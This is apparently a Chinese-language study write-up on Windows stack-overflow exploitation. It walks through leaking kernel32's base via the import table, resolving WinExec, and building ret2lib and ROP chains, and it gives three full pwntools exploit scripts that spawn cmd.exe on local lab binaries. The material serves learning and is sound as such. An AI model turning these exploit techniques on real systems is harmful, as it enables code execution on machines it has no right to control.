

透過 dq 去看記憶體裡面的hex

這就是 Windows 版的GOT,問題在於說,這些 address 個別是指向哪個 function 呢?



還好 PE Bear 可以幫我們做識別@@

這邊我選 RtlLookupFunctionEntry ,用這個 funhction 幫我們找到 kernel32 的 base address
可以先用 windbg 幫我們做 double check

只有一行的原因可能是之後會跳到 kernelbase.dll 在跳到 ntdll.dll


透過 Dll export view 可以取得 RtlLookupFunctionEntry 的 offset

扣除 Relative address 後就能得到 kernel32 的 base address 了


再加上 WinExec 的 offset 就能得到 WinExec 的真實位置了

最後透過 objdump 可以看到在 140001054 處剛好有一個 pop rcx; ret

.text section 的 address 可以透過上面的 !dh ret2lib.exe 取得,
或是可以用 !dh -s ret2lib.exe 只列出 section 的部分

1
2
3
4
5
6
7
8
9
10
11
12
13
14
SECTION HEADER #1
.text name
D4C virtual size
1000 virtual address
E00 size of raw data
400 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
60000020 flags
Code
(no align specified)
Execute Read

最後還忘了要找 Name 儲存的地方…

因為我有 source code, 所以我知道 main call 的第七個 function 會是一個 read, 這個 read 會把我們輸入的字串存入 Name

因為我們有了 .text 區段的 offset, 所以也可以很輕易地透過 objdump 取得 main address

因為第七個看起來比較像 puts, 第八個比較像,可能他前面多call了什麼吧,或是可以透過 windbg 去做 double check, 但我懶了…

總之就把 0x1400030b0 當成存放 Name 的位置吧

現在我們取得所有必要的 offset 了,那最重要的 leak 要怎麼做呢?

在 Linux PWN, 我都習慣用 puts, 主要也是因為 gcc 預設會把 printf 優化為 puts (如果僅輸出字串的話)
所以找到 puts 的機率比起 printf 還大

但因為 windows 不像 linux 有 PLT Table 可以直接將 rip 控到一個 address 之後幫我們跳到該 function 的真實位置

所以 透過 puts leak 這件事變成一件難題


所以我們需要透過 printf 去做 leak, 蛤? 為什麼 puts 不行 printf 卻可以嗎

用個圖來說明


puts 的 function entry point 在 ucrtbase.dll 裡面
printf 的則在 binary裡面

這一來一往差在如果用 puts leak 的話需要先 leak ucrtbase.dll 的 base address

實際追 address 之後發現 puts 的 function entry 是直接跳到 ucrtbase!puts
所以如果把 rip 指向 puts 的 IAT address 會直接把 ucrtbase!puts 的 address 當成 assambly 執行

printf 呢? 可以看到他先 call 了 acrt_iob_func(1) 再 call vprintf

acrt_iob_func 就是 linux 的 File descriptor

1
2
3
4
5
6
7
8
9
10
In visual studio 2015, stdin, stderr, stdout are defined as follow :

#define stdin (__acrt_iob_func(0))
#define stdout (__acrt_iob_func(1))
#define stderr (__acrt_iob_func(2))
But previously, they were defined as:

#define stdin (&__iob_func()[0])
#define stdout (&__iob_func()[1])
#define stderr (&__iob_func()[2])

https://stackoverflow.com/questions/30412951/unresolved-external-symbol-imp-fprintf-and-imp-iob-func-sdl2

而且重點是他後面還接了一個 ret 這使我們的 payload 可以繼續進行

搞定了最後的 leak 之後開始寫 exploit

一開始是寫這樣子:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
r =remote("127.0.0.1", 56002)

r.recvuntil("Main:")

main_address = int(r.recvline()[:-2], 16)
log.info("main address is 0x%x" %main_address)
binbase = main_address + - 0x10f0

pop_rcx_ret = binbase + 0x1000 + 0x54
Name = binbase + 0x30b0

log.info("binbase is 0x%x" %binbase)

iat = binbase + 0x2000

log.info("IAT is 0x%x" %iat)

RtlLookupFunctionEntry_iat = iat + 0x58
log.info("RtlLookupFunctionEntry_iat is 0x%x", RtlLookupFunctionEntry_iat)

r.recvuntil("Name:")
r.sendline("cmd.exe\x00")

r.recvuntil(":")

r.send(hex(RtlLookupFunctionEntry_iat))

r.recvuntil(":")

RtlLookupFunctionEntry = int(r.recvline()[:-1], 16)

log.info("RtlLookupFunctionEntry is 0x%x", RtlLookupFunctionEntry)

RtlLookupFunctionEntry_offset = 0x1c340

kernel_base = RtlLookupFunctionEntry - RtlLookupFunctionEntry_offset

log.info("kernel_base is 0x%x", kernel_base)

winexec = kernel_base + 0x5e670

log.info("winexec is 0x%x", winexec)

r.recvuntil("me :")

payload = b"a"*264 + p64(pop_rcx_ret) + p64(Name) + p64(winexec)

r.sendline(payload)

r.interactive()

結果噴了一個 xmm 的error

這個在 windows 和 Linux 都會見到,主要是記憶體對齊問題

有時候構 stack migration 也會遇到,這時候就多放幾個 ret 就好了

反正多放他也只是往下 ret 不會怎樣

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
r =remote("127.0.0.1", 56002)

r.recvuntil("Main:")

main_address = int(r.recvline()[:-2], 16)
log.info("main address is 0x%x" %main_address)

binbase = main_address + - 0x10f0

pop_rcx_ret = binbase + 0x1000 + 0x54
Name = binbase + 0x30b0

log.info("binbase is 0x%x" %binbase)

iat = binbase + 0x2000

log.info("IAT is 0x%x" %iat)

RtlLookupFunctionEntry_iat = iat + 0x58
log.info("RtlLookupFunctionEntry_iat is 0x%x", RtlLookupFunctionEntry_iat)

r.recvuntil("Name:")
r.sendline("cmd.exe\x00")

r.recvuntil(":")

r.send(hex(RtlLookupFunctionEntry_iat))

r.recvuntil(":")

RtlLookupFunctionEntry = int(r.recvline()[:-1], 16)

log.info("RtlLookupFunctionEntry is 0x%x", RtlLookupFunctionEntry)

RtlLookupFunctionEntry_offset = 0x1c340

kernel_base = RtlLookupFunctionEntry - RtlLookupFunctionEntry_offset

log.info("kernel_base is 0x%x", kernel_base)

winexec = kernel_base + 0x5e670

log.info("winexec is 0x%x", winexec)

r.recvuntil("me :")

payload = b"a"*264 + p64(pop_rcx_ret) + p64(Name) + p64(pop_rcx_ret+1)*3 + p64(winexec)

r.sendline(payload)

r.interactive()

ROP

思路

  • 透過玩轉 register 達成 WinExec("cmd.exe")
  • 利用 rp++ 尋找 gadget ( Windows 版的 ROPGadget)
  • 所需的 gadget 透過 kernel.dll 可以全部取得
  • 與 Ret2lib 不一樣的地方在於,這次不幫忙把 cmd.exe 放到 buffer 了,需要透過 gadget 達成這件事

執行的樣子:

一樣,透過 main addressprintf 可以取得 binbase IAT address kernel base

透過 rp++ 尋找 gadget
https://github.com/0vercl0k/rp

rp-win-x64.exe --file=kernel32.dll --rop=8 > gadget

目前的想法是 -> 透過 overflow 進行 leak 取得必要資訊 (binbase, kernel base)再跳回 main 進行第二次 exploit, 把 cmd.exe 進一個 buffer 裡面,然後把 buffer 空間 pop 到 rcx 再 call WinExec

為此我會以能動到 rcx register 的 gadget 為優先尋找,這樣之後就可以直接 call WinExec 不用再多一個 mov 的 gadget

cmd.exe\x00 剛好 8 bytes, 所以以 mov qword 為主


首先我們先找 pop rcx; ret 的位置,在call WinExec 之前一定要放這個

然後可以很順利的在 binary 裡面找到


再來是 mov qword

這邊選 0x180040b07: mov qword [rcx], rax ; lea eax, dword [r10+r8] ; ret ; (1 found)

保持幾個原則:

1
2
3
gadget 越短越好
盡量不要動到 rsp (會影響到 pop 的值)
動到的 register 越少越好


因為會需要控到 rax 所以我們還需要 pop rax; ret

最後要找哪裡能讓我們寫,也就是 bss address, 這部分可以透過 PE Bear 搞定

或是用 windbg 的 !address


最後附上 exploit code, 寫完已經四點了@@ 好累

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug'

r = remote("127.0.0.1", 56004)
r.recvuntil("magic:")
main = int(r.recvline()[:-1], 16)
offset = 40

log.info("main address is 0x%x" %main)
binbase = main - 0x1130

iat = binbase + 0x2000
pop_qword = 0x180040b07 # mov qword [rcx], rax ; lea eax, dword [r10+r8] ; ret ;

RtlCaptureContext_iat = iat + 0x40
printf = binbase + 0x1060
pop_rcx_ret = binbase + 0x1128
log.info("binbase is 0x%x" %binbase)
log.info("IAT is 0x%x" %iat)
log.info("RtlCaptureContext_iat is 0x%x" %RtlCaptureContext_iat)

r.recvuntil("t:")

leak = b"a".ljust(offset, b"\x90") + p64(pop_rcx_ret) + p64(RtlCaptureContext_iat) + p64(printf) + p64(main)

#raw_input()

r.sendline(leak)

RtlCaptureContext = u64(r.recvuntil("t:")[:6].ljust(8, b"\x00"))

kernel_base = RtlCaptureContext - 0x00020b30

log.info("RtlCaptureContext is 0x%x" %RtlCaptureContext)
log.info("kernel base is 0x%x" %kernel_base)

winexec = kernel_base + 0x0005e670
pop_qword = kernel_base + 0x40b07
pop_rax_ret = kernel_base + 0x1b111

buf = binbase + 0x3000 + 0x800

payload2 = b"".ljust(offset, b"\x90")
payload2 += flat([pop_rcx_ret, buf, pop_rax_ret, b"cmd.exe\x00", pop_qword, winexec])
#raw_input()
r.sendline(payload2)

r.interactive()